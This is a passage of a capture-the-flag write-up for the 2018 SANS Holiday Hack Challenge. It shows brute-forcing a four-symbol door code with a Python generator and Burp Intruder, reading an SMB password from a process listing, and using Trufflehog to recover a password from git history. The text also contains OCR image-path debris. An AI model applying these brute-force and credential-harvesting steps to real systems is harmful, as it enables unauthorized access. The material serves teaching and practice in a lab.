Greeting her with smile dashing, pearly-white incisors flashing,
Telling jokes to keep her laughing, soaring high upon the tidings,
  Of good fortune fates had borne him.  Offered her his dexter forelimb,
Never was his future less dim!  Should he now consider gliding--
No - they shouldn't but consider taking flight in sleigh and riding
  Up above the Pole abiding?

Smile, she did, when he suggested that their future surely rested,
Up in flight above their cohort flying high like ne'er before!
  So he harnessed two young reindeer, bold and fresh and bearing no fear.
In they jumped and seated so near, off they flew - broke through the door!
Up and up climbed team and humor, Morcel being so adored,
  By his lovely NEVERMORE!

-Morcel Nougat

elf@d2dda3e40fda:~$
```

The hint points to vim artefacts so let's inspect **.viminfo**:

```
elf@d2dda3e40fda:~$ cat .viminfo
# This viminfo file was generated by Vim 8.0.
# You may edit it if you're careful!

# Viminfo version
|1,4

# Value of 'encoding' when this file was written
*encoding=utf-8


# hlsearch on (H) or off (h):
```

```
~h
# Last Substitute Search Pattern:
~MSle0~&Elinore

# Last Substitute String:
$NEVERMORE

# Command Line History (newest to oldest):
:wq
|2,0,1536607231,,"wq"
:%s/Elinore/NEVERMORE/g
|2,0,1536607217,,"%s/Elinore/NEVERMORE/g"
:r .secrets/her/poem.txt
|2,0,1536607201,,"r .secrets/her/poem.txt"
:q
|2,0,1536606844,,"q"
:w
|2,0,1536606841,,"w"
:s/God/fates/gc
|2,0,1536606833,,"s/God/fates/gc"
:%s/studied/looking/g
|2,0,1536602549,,"%s/studied/looking/g"
:%s/sound/tenor/g
|2,0,1536600579,,"%s/sound/tenor/g"
:r .secrets/her/poem.txt
|2,0,1536600314,,"r .secrets/her/poem.txt"

# Search String History (newest to oldest):
? Elinore
|2,1,1536607217,,"Elinore"
? God
|2,1,1536606833,,"God"
? rousted
|2,1,1536605996,,"rousted"
? While
|2,1,1536604909,,"While"
? studied
|2,1,1536602549,,"studied"
? sound
|2,1,1536600579,,"sound"

# Expression History (newest to oldest):

# Input Line History (newest to oldest):

# Debug Line History (newest to oldest):

# Registers:
"1      LINE    0

|3,0,1,1,1,0,1536605034,""
""-     CHAR    0
        .
|3,1,36,0,1,0,1536606803,"."

# File marks:
'0  34  2  ~/.secrets/her/poem.txt
|4,48,34,2,1536607231,"~/.secrets/her/poem.txt"
'1  24  0  ~/.secrets/her/poem.txt
...
...
..
..
.
.
```

This shows that substituations where made using vim and that **Elinore** was replaced by **NEVERMORE**

Now that we have the original first name **Elinore** we can submit this to the **runtoanswer** file:

```
elf@d2dda3e40fda:~$ ./runtoanswer
Loading, please wait......
```

```
Who was the poem written about? Elinore


WWNXXK0000kkxddoolllcc::;;;,,,'''.............
WWNXXK0000kkxddoolllcc::;;;,,,'''.............
WWNXXK0000kkxddoolllcc::;;;,,,'''.............
WWNXXKK00000xddddollccccll:;,,:;,'...,,,.....''',,''.    .......    .'''''''
WWNXXXKK000kxdxxxollcccoo:;,ccc:;...:;...,:;'...,:;:.  ,;,...,;,.  ::'....
WWNXXXKK000kxdxxxollcccoo:;,cc;::;...:;..,:;...   ;:;  ,;,  .,;.  ::'...
WWNXXXKK000kxdxxxollcccoo:;,cc,';:;':;..,:;...   ;:;  ,;,';,'   ::;'''.
WWNXXXK000kkxdxxxollcccoo:;,cc,'';;;;;..'::'..  .;:.  ,;,  ',   ::.
WWNXXXKK0000kdxxxddoocccoo:;,cc,''.,:;;...,:;,,;:;.   ,;,    ',  ::;;;;;
WWNXXKK000kkxddddoollcc:::;;,,,'''.............
WWNXXK0000kkxddoolllcc::;;;,,,'''.............
WWNXXK0000kkxddoolllcc::;;;,,,'''.............
```

Thank you for solving this mystery, Slick.
Reading the .viminfo sure did the trick.
Leave it to me; I will handle the rest.
Thank you for giving this challenge your best.

-Tangle Coalbox
-ER Investigator

Congratulations!

elf@d2dda3e40fda:~$

Tangle Coalbox:


Hey, thanks for the help with the investigation, gumshoe.
Have you been able to solve the lock with the funny shapes?
It reminds me of something called "de Bruijn Sequences."
You can optimize the guesses because there is no start and stop -- each new value is added to the end and the first is removed.
I've even seen de Bruijn sequence generators online.
Here the length of the alphabet is 4 (only 4 buttons) and the length of the PIN is 4 as well.
Mathematically this is k=4, n=4 to generate the de Bruijn sequence.
Math is like your notepad and pencil - can't leave home without it!
I heard Alabaster lost his badge! That's pretty bad. What do you think someone could do with that?

Objective hint:

- de Bruijn Sequence Generator: http://www.hakank.org/comb/debruijn.cgi
- Opening a Ford Lock Code: https://hackaday.com/2018/06/18/opening-a-ford-with-a-robot-and-the-de-bruijn-sequence/


3.2 DE BRUIJN SEQUENCES

https://doorpasscode.kringlecastle.com/



Sending the traffic through **Burp** for inspection shows that the 4 character combinations are submitted as i=xxxx where:


	= 0
	= 1
	= 2
	= 3




There are $4^4 = 256$ possible combinations for the doorpass code. Created a quick python script to generate all the combinations **codegenerator.py** and using the script generated the **codes.lst** file and checked that it was all looking good:

```
root@Kali:~# cat codegenerator.py
import itertools
x = [0, 1, 2, 3]
for p in itertools.product(x, repeat=4):
        print str(p).replace(', ','')[1:5]

root@Kali:~# python codegenerator.py > codes.lst
root@Kali:~# cat codes.lst | wc -l
256
root@Kali:~# head -10 codes.lst
0000
0001
0002
0003
0010
0011
0012
0013
0020
0021
root@Kali:~#
```


Now send one of the requests in **burp** to intruder and configure the value for **i** as a **payload marker**:



Load the **codes.lst** file in to the **payloads** tab and run **start attack**:



While the attack is running sort by **Length** as we are looking for a different response (length) message than the **Incorrect guess** message (229):




The 25th guess with code **0120** returned **Correct guess!**

0120 = 

When we go in to the **Speaker UNpreparedness Room** we find:

Morcel Nougat:
Welcome unprepared speaker!



de Bruijn Sequences Answer:
Welcome unprepared speaker!

Narrative 2-3 of 12

Suddenly, all elves in the castle start looking very nervous. You can overhear some of them talking with worry in their voices.

The toy soldiers, who were always gruff, now seem especially determined as they lock all the exterior entrances to the building and barricade all the doors. No one can get out! And the toy soldiers' grunts take on an increasingly sinister tone.

4 OBJECTIVE: DATA REPO ANALYSIS

Difficulty: 

Retrieve the encrypted ZIP file from the North Pole Git repository (https://git.kringlecastle.com/Upatree/santas_castle_automation). What is the password to open this file? For hints on achieving this objective, please visit Wunorse Openslae and help him with Stall Mucking Report Cranberry Pi terminal challenge.

4.1 STALL MUCKING REPORT CRANBERRY PI TERMINAL CHALLENGE


Wunorse Openslae:

Hi, I'm Wunorse Openslae
What was that password?
Golly, passwords may be the end of all of us. Good guys can't remember them, and bad guess can guess them!
I've got to upload my chore report to my manager's inbox, but I can't remember my password.
Still, with all the automated tasks we use, I'll bet there's a way to find it in memory...

Terminal hint:

- Plaintext Credentials in Commands: https://blog.rackspace.com/passwords-on-the-command-line-visible-to-ps

Terminal challenge:



Look at all running processes:

```
elf@12179c1dd1b2:~$ ps -aux | more
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0  17952  2960 pts/0    Ss   05:30   0:00 /bin/bash /sbin/init
root        11  0.0  0.0  49532  3296 pts/0    S    05:30   0:00 sudo -u manager
/home/manager/sam
ba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-
not-run-a
s-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress
//localho
st/report-upload/ directreindeerflatterystable -U report-upload
root        12  0.0  0.0  49532  3228 pts/0    S    05:30   0:00 sudo -E -u manager
/usr/bin/pytho
n /home/manager/report-check.py
manager     16  0.0  0.0  33848  8132 pts/0    S    05:30   0:00 /usr/bin/python
/home/manager/rep
ort-check.py
manager     17  0.0  0.0   9500  2604 pts/0    S    05:30   0:00 /bin/bash
/home/manager/samba-wra
pper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do-not-run-
as-tyle
r --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --suppress
//localhost/rep
ort-upload/ directreindeerflatterystable -U report-upload
root        19  0.0  0.0  45320  3092 pts/0    S    05:30   0:00 sudo -u elf /bin/bash
elf         20  0.0  0.0  18208  3360 pts/0    S    05:30   0:00 /bin/bash
root        24  0.0  0.0 316664 15692 ?        Ss   05:30   0:00 /usr/sbin/smbd
root        25  0.0  0.0 308372  5916 ?        S    05:30   0:00 /usr/sbin/smbd
root        26  0.0  0.0 308364  4492 ?        S    05:30   0:00 /usr/sbin/smbd
root        28  0.0  0.0 316664  6092 ?        S    05:30   0:00 /usr/sbin/smbd
manager     30  0.0  0.0   4196   652 pts/0    S    05:31   0:00 sleep 60
elf         32  0.0  0.0  36636  2828 pts/0    R+   05:32   0:00 ps -aux
elf         33  0.0  0.0   6420   920 pts/0    S+   05:32   0:00 more
elf@12179c1dd1b2:~$
```

Identified from running process:

- User : **report-upload**
- Password : **directreindeerflatterystable**

Locate the report to upload:

```
elf@12179c1dd1b2:~$ ls -al
total 24
drwxr-xr-x 1 elf  elf  4096 Dec 14 16:32 .
drwxr-xr-x 1 root root 4096 Dec 14 16:32 ..
-rw-r--r-- 1 elf  elf   220 May 15  2017 .bash_logout
-rw-r--r-- 1 elf  elf  3543 Dec 14 16:32 .bashrc
-rw-r--r-- 1 elf  elf   675 May 15  2017 .profile
-rw-r--r-- 1 elf  elf   513 Jan  6 05:30 report.txt
elf@12179c1dd1b2:~$
```

Use smbclient to connect to the share with the identified credentials, and upload the **report.txt** file:

```
elf@12179c1dd1b2:~$ smbclient -U report-upload  //localhost/report-upload
WARNING: The "syslog" option is deprecated
Enter report-upload's password:
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
smb: \> put report.txt
putting file report.txt as \report.txt (250.5 kb/s) (average 250.5 kb/s)
smb: \> Terminated
elf@12179c1dd1b2:~$
```

```
                          .;;;;;;;;;;;;;;;'
                        ,NWOkkkkkkkkkkkkkkNN;
                      ..KM; Stall Mucking ,MN..
                     OMNXNMd.             .oMWXXM0.
                    ;MO   l0NNNNNNNNNNNNNNN0o   xMc
                    :MO                         xMl             '.
                    :MO   dOOOOOOOOOOOOOOOOd.   xMl            :l:.
 .cc:::::::;;;;;;;;;;;;;cMO  .0NNNNNNNNNNNNNNNNN0.  xMd,,,,,,,,,,,,,clll:.
 'kkkkxxxxxddddddooooooooxMO   ..''''''''''.       xMkccccccclllllllllllooc.
 'kkkkxxxxxddddddooooooooxMO  .MMMMMMMMMMMMM,      xMkccccccclllllllllllooool
 'kkkkxxxxxddddddooooooooxMO   ':::::::::::,       xMkccccccclllllllllllool,
 .ooooollllllccccccccc::;dMO                       xMx;;;;;;;;;;;;:llllll'
                    :MO  .ONNNNNNNNXk              xMl            :lc'
                    :MO   dOOOOOOOOOo              xMl            ;.
                    :MO   'ccccccccccccc:'         xMl
                    :MO  .WMMMMMMMMMMMMMMW.       xMl
                    :MO    ..............         xMl
                    .NWxddddddddddddddddddddddddddNW'
                      ;ccccccccccccccccccccccccccc;



You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.

-Wunorse Openslae
```

Wunorse Openslae:

Thank goodness for command line passwords - and thanks for your help!
Speaking of good ways to find credentials, have you heard of Trufflehog?
It's a cool way to dig through repositories for passwords, RSA keys, and more.
I mean, no one EVER uploads sensitive credentials to public repositories, right? But if they did, this would be a great tool for finding them.
But hey, listen to me ramble. If you're interested in Trufflehog, you should check out Brian Hostetler's talk!

Have you tried the entropy=True option when running Trufflehog? It is amazing how much deeper it will dig!
Oh my! Santa's castle… it's under siege!
We're trapped inside and can't leave.
The toy soldiers are blocking all of the exits!
We are all prisoners!

Objective hint:

- Trufflehog Talk: Brian Hostetler is giving a great Trufflehog talk upstairs
- Trufflehog Tool: https://github.com/dxa4481/truffleHog

4.2 DATA REPO ANALYSIS

https://git.kringlecastle.com/Upatree/santas_castle_automation

Create a clone of the git repo and locate the zip file:

```
root@Kali:~# git clone https://git.kringlecastle.com/Upatree/santas castle automation.git
Cloning into 'santas castle automation'...
remote: Enumerating objects: 949, done.
remote: Counting objects: 100% (949/949), done.
remote: Compressing objects: 100% (545/545), done.
remote: Total 949 (delta 258), reused 879 (delta 205)
Receiving objects: 100% (949/949), 4.27 MiB | 611.00 KiB/s, done.
Resolving deltas: 100% (258/258), done.
root@Kali:~# find santas castle automation/ | grep "\.zip"
santas_castle_automation/schematics/ventilation_diagram.zip
root@Kali:~# cp santas_castle_automation/schematics/ventilation_diagram.zip .
root@Kali:~# unzip ventilation diagram.zip
Archive:  ventilation diagram.zip
[ventilation diagram.zip] ventilation diagram/ventilation diagram 2F.jpg password:
```

When trying to unzip the zip file it prompts for a password.

Brian Hostetler's talk and the hints given by Wunorse Openslae give strong indications to leverage Trufflehog. Get a copy of Trufflehog (**git clone https://github.com/dxa4481/truffleHog.git**) and install it (**pip install truffleHog**).

After installation running it against the git repo with the **entropy** flag set to **True** and grepping the result for **password**:

```
root@Kali:~# trufflehog --regex --entropy=True
https://git.kringlecastle.com/Upatree/santas_castle_automation.git | grep -i password

+Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force
attacks in our logs. Furthermore, Albaster discovered and published a vulnerability with
our password length at the last Hacker Conference.
+Bushy directed our elves to change the password used to lock down our sensitive files to
something stronger. Good thing he caught it before those dastardly villians did!
+Hopefully this is the last time we have to change our password again until next Christmas.
+Password = 'Yippee-ki-yay'
-        f.puts "exec ssh -oStrictHostKeyChecking=no -oPasswordAuthentication=no -
oKbdInteractiveAuthentication=no -oChallengeResponseAuthentication=no -oConnectTimeout=120
-i #{@resource.value(:identity)} $*"
+Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force
attacks in our logs. Furthermore, Albaster discovered and published a vulnerability with
our password length at the last Hacker Conference.
+Bushy directed our elves to change the password used to lock down our sensitive files to
something stronger. Good thing he caught it before those dastardly villians did!
+Hopefully this is the last time we have to change our password again until next Christmas.
+Password = 'Yippee-ki-yay'
-Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force
attacks in our logs. Furthermore, Albaster discovered and published a vulnerability with
our password length at the last Hacker Conference.
```

```
-Bushy directed our elves to change the password used to lock down our sensitive files to
something stronger. Good thing he caught it before those dastardly villians did!
-Hopefully this is the last time we have to change our password again until next Christmas.
-Password = 'Yippee-ki-yay'
-Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force
attacks in our logs. Furthermore, Albaster discovered and published a vulnerability with
our password length at the last Hacker Conference.
-Bushy directed our elves to change the password used to lock down our sensitive files to
something stronger. Good thing he caught it before those dastardly villians did!
-Hopefully this is the last time we have to change our password again until next Christmas.
-Password = 'Yippee-ki-yay'
```

This identified a password of **Yippee-ki-yay**

Let's see if this password works on the zip file:


```
root@Kali:~# git clone https://git.kringlecastle.com/Upatree/santas_castle_automation.git
Cloning into 'santas_castle_automation'...
remote: Enumerating objects: 949, done.
remote: Counting objects: 100% (949/949), done.
remote: Compressing objects: 100% (545/545), done.
remote: Total 949 (delta 258), reused 879 (delta 205)
Receiving objects: 100% (949/949), 4.27 MiB | 611.00 KiB/s, done.
Resolving deltas: 100% (258/258), done.
root@Kali:~# find santas castle automation/ | grep "\.zip"
santas castle automation/schematics/ventilation diagram.zip
root@Kali:~# cp santas castle automation/schematics/ventilation diagram.zip .
root@Kali:~# unzip ventilation_diagram.zip
Archive:  ventilation_diagram.zip
[ventilation_diagram.zip] ventilation_diagram/ventilation_diagram_2F.jpg password:
  inflating: ventilation diagram/ventilation diagram 2F.jpg
  inflating: ventilation diagram/ventilation diagram 1F.jpg
```

Data Repo Analysis Answer:

